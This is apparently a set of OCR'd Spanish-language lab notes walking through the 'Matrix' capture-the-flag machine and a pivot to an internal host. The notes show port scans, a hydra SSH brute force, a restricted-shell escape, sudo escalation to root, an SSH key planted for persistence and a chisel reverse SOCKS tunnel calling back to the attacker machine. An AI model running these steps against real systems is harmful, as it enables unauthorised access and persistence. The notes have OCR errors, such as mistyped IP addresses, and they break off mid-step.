


Bueno en mi caso la maquina no funciona bien porque cuando se fue la luz se reinicio y se perdieron cosas pero se veria asi



y aqui seguiria pasar nc al windows
tonses lo descargas y lo pasas

algo asi



Ahora vamos con Matrix

la ip es 172.18.0.129


Vamos a escanear esta maquina

nmap -sT -Pn --top-ports 500 --open -T5 -v -n 172.18.0.129

Puerto 22 y 80 abiertos con los servicios ssh y http

hacemos una busqueda de directorios

gobuster dir -u http://123.18.0.129/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt



Bueno hacemos otro escaneo nmap pero de todos los puertos y vemos un servicio misterioso ahi

```
❯ nmap -sT -Pn -p- --open -T5 -v -n 172.18.0.129
Starting Nmap 7.95 ( https://nmap.org                ·05-22 20:38 EDT
Initiating Connect Scan at 20:38
Scanning 172.18.0.129 [65535 ports]
Discovered open port 80/tcp on 172.18.0.129
Discovered open port 22/tcp on 172.18.0.129
Discovered open port 31337/tcp on 172.18.0.129
Completed Connect Scan at 20:38, 8.01s elapsed (65535 total ports)
Nmap scan report for 172.18.0.129
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
31337/tcp open  Elite

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
```


Vamos a examianrlo con whatweb

whatweb http://172.18.0.129:31337

```
❯ whatweb http://172.18.0.129:31337
http://172.18.0.129:31337 [200 OK] B          ›Country[RESERVED][ZZ], HTML5, HTTPServer[SimpleHTTP/0.6 Python/2.7.14], IP[172.18.0.129], JQuery, Python[2.
7.14], Script[text/javascript], Title[Welcome in Matrix]
```

Otra pagina web

Al examinar el codigo fuente vemos un texto codificado



ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=


lo decodificamos

echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d; echo

**echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

Este seria el texto (incluyendo el echo) lo que parece ser un comando en bash,

Al buscar este documento dentro de la pagina veremos lo siguiente



Bueno esto que pareciera ser un monton de simbolos al azar, o que intenta crear una imagen, en realidad son instrucciones en un lenguaje de codigo esoterico llamado brainfuck

**Esta seria el texto detras:

You can enter into matrix as guest, with password k1ll0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.

**Bueno, pues eso que la clave es esa pero que los ultimos 2 caracteres hay que encontrarlos, asi que

con crunch crearemos diccionarios, los numeros son para decir el minimo y el maximo

Símbolo	Significado
`@`	Letras minúsculas (a-z)
`,`	Letras mayúsculas (A-Z)
`%`	Números (0-9)
`^`	Caracteres especiales (`!@#$...`)

crunch 8 8 -t k1ll0r%@ > passwords


crunch 8 8 -t k1ll0r@% >> passwords (el >> es para que no elimine lo que ya habia en passwords)

y atacamos con hydra


hydra -l guest -P passwords ssh://172.18.0.129 -t 20 2>/dev/null

y tenemos clave

k1ll0r7n



Si entramos e intentamos ejecutar comandos veremos que no se nos permite, estamos en una restricted bash, lo cual nos va a quitar mucha movilidad



para salir del problema haremos lo siguiente al intentar conectarnos por ssh

ssh guest@172.18.0.129 bash

Al entrar veras que no se ve como una bash normal, no veras nada pero ejecuta los comandos

```
❯ ssh guest@172.18.0.129      :h
guest@172.18.0.129'  password:


whoami
guest
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: eth126: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:b9:ec:a7 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.129/24 brd 172.18.0.255 scope global dynamic eth126
      valid_lft 1397sec preferred_lft 1397sec
   inet6 fe80::20c:29ff:feb9:eca7/64 scope link
      valid_lft forever preferred_lft forever
3: eth125: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:b9:ec:b1 brd ff:ff:ff:ff:ff:ff
   inet 10.15.12.128/24 brd 10.15.12.255 scope global dynamic eth125
      valid_lft 1251sec preferred_lft 1251sec
   inet6 fe80::20c:29ff:feb9:ecb1/64 scope link
      valid_lft forever preferred_lft forever
```

**Para subir a root

```
guest@porteus:/home$sudo -l
User guest may run the following commands on porteus:
   (ALL) ALL
   (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
   (trinity) NOPASSWD: /bin/cp
```

en home al hacer sudo -l vemos que podemos ejecutar lo que queramos como queramos

sudo whoami

metemos la clave k1ll0r7n

```
guest@porteus:/home$sudo whoami

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
root
```

Y podemos agregar nuestra credencial en el ssh

sudo su

cd /root/

cat ~/.ssh/id_rsa.pub | tr -d '\n' | xclip -sel clip

```
root@porteus:~# mkdir .ssh
root@porteus:~# cd .ssh/
root@porteus:~/.ssh# ci authorized_keys
bash: ci: command not found
root@porteus:~/.ssh# vi authorized_keys
root@porteus:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCi+yX/unDHhH7Xfhv/P/YqhysBoninWFExmHyK9B3d5x5F6bJPdKGZuKjfwY3f6cpBB6ESxWuD4KVKxUo/cv/rIVjcZ/iA5NGutDRNLIbKJc3DtkwE
DRYSqAL4Te/8lU26jisOLZtlYrqWRKxy04wZo0rZoJ8W6/3lYjJtnHzaz+9S5RY1vE4olMO+iMXbeR3Gh/edWN/ldRnA5JJxfu4HynHdMxW376CVyv5i1fvN8Xd74OxgGEWpr8I5J52zfqs4hD8Wr2v7+
z86C0I5IrTBAJkDsuVEv6TlIQNaiU8PIKt2yqLGbewGfQQosKgfuqZXUg1ibcuWZL/g06QAPocfT0bHTP59sD+AcgbCZIwGACKQ3rmmkC0cHbACuNY30UujOlyAbX7XeocB9v7cNcXOSK1cGlIkYfjob
AlePDCart2QvA7jXdEdOR7Lz5/1VPePYxaZMYJDyhm2XMt3KdOuug0gltQIMSDzb4g/EyD5Qcr/a1vg5SD9xFIR2IEzs= kali@kali
root@porteus:~/.ssh#
```

**Para arreglar lo de el formato de la bash eso se arregla con los comandos ya famosillos

script /dev/null -c bash

ctrl + z

stty raw -echo; fg

reset xterm

export TERM=xterm

export SHELL=bash

stty rows 44 columns 184

**Siguiente

Vamos a tmp

cd /tmp/

Y creamos un nuevo archivo, hostDiscovery.sh, en este caso no permite nano, pero con vi si

vi hostDiscovery.sh

#! /bin/bash

for i in $(seq 1 254); do timeout 1 bash -c "ping -c 1 10.15.12.$i" &>/dev/null && echo "[+] Host 10.15.12.$i esta arriba" &
done; wait

**Para guardar esc, esc y escribimos :wq

Damos permisos de ejecucion

chmod +X hostDiscovery.sh

**Luego lo lanzamos

```
guest@porteus:/tmp$/hostDiscovery.sh
[+] Host 10.15.12.1 esta arriba
[+] Host 10.15.12.129 esta arriba
[+] Host 10.15.12.128 esta arriba
guest@porteus:/tmp$p a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth126: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
  link/ether 00:0c:29:b9:ec:a7 brd ff:ff:ff:ff:ff:ff
  inet 172.18.0.129/24 brd 172.18.0.255 scope global dynamic eth126
    valid_lft 1369sec preferred_lft 1369sec
  inet6 fe80::20c:29ff:feb9:eca7/64 scope link
    valid_lft forever preferred_lft forever
3: eth125: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
  link/ether 00:0c:29:b9:ec:b1 brd ff:ff:ff:ff:ff:ff
  inet 10.15.12.128/24 brd 10.15.12.255 scope global dynamic eth125
    valid_lft 1366sec preferred_lft 1366sec
  inet6 fe80::20c:29ff:feb9:ecb1/64 scope link
    valid_lft forever preferred_lft forever
```

la 128 somos nosotros, por lo que la 129 deberia ser la brainpain

**Pasamos chisel

scp chisel root@172.18.0.129:/tmp/chisel

**Ponemos server y cliente

./chisel client 172.18.0.136:8787 R:5522:socks

./chisel server -p 8787 --reverse

Brainpain


**Modificamos o agregamos el proxy en confproxychains

socks 127.0.0.1 5522 (En mi caso borre los demas porque no los ocupaba y si los dejaba marca error ya que se usan en orden y si uno falta no pasa)

**Vemos que puertos estan abiertos

seq 1 65535 | xargs -P 500 -I {} proxychains nmap -sT -Pn -p{} --open -T5 -v -n 10.15.12..129 2>&1 | grep "tcp open"

ps -faux | grep nmap | tail -n2 | head -n 1 (Para ver en que puerto va perke sn mushos xd)



vemos que hay en la 10000 con whatweb

Y bueno hay un servicio

**Creamos el proxy en foxyproxy

127.0.0.1 Socks5 5522

Y aquí esta la pagina

Hacemos una enumeración de directorios

gobuster dir -u http://10.15.12.129:10000/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 20 --proxy socks5://127.0.0.1:5522

(Esto si no les funciona hagan el siguiente paso, mas que nada por los proxies)


Vamos a burpsuite, en socks proxy agregamos 127.0.0.1 port 5522

Y ahora podemos interceptar trafico

Vamos a interceptar trafico

A la pagina le agregaremos un /test por ejemplo


http://10.15.12.129:10000/test, buscamos, lo mandamos a intruder ctrl + I, seleccionamos test y le damos a add $, y vamos a payload



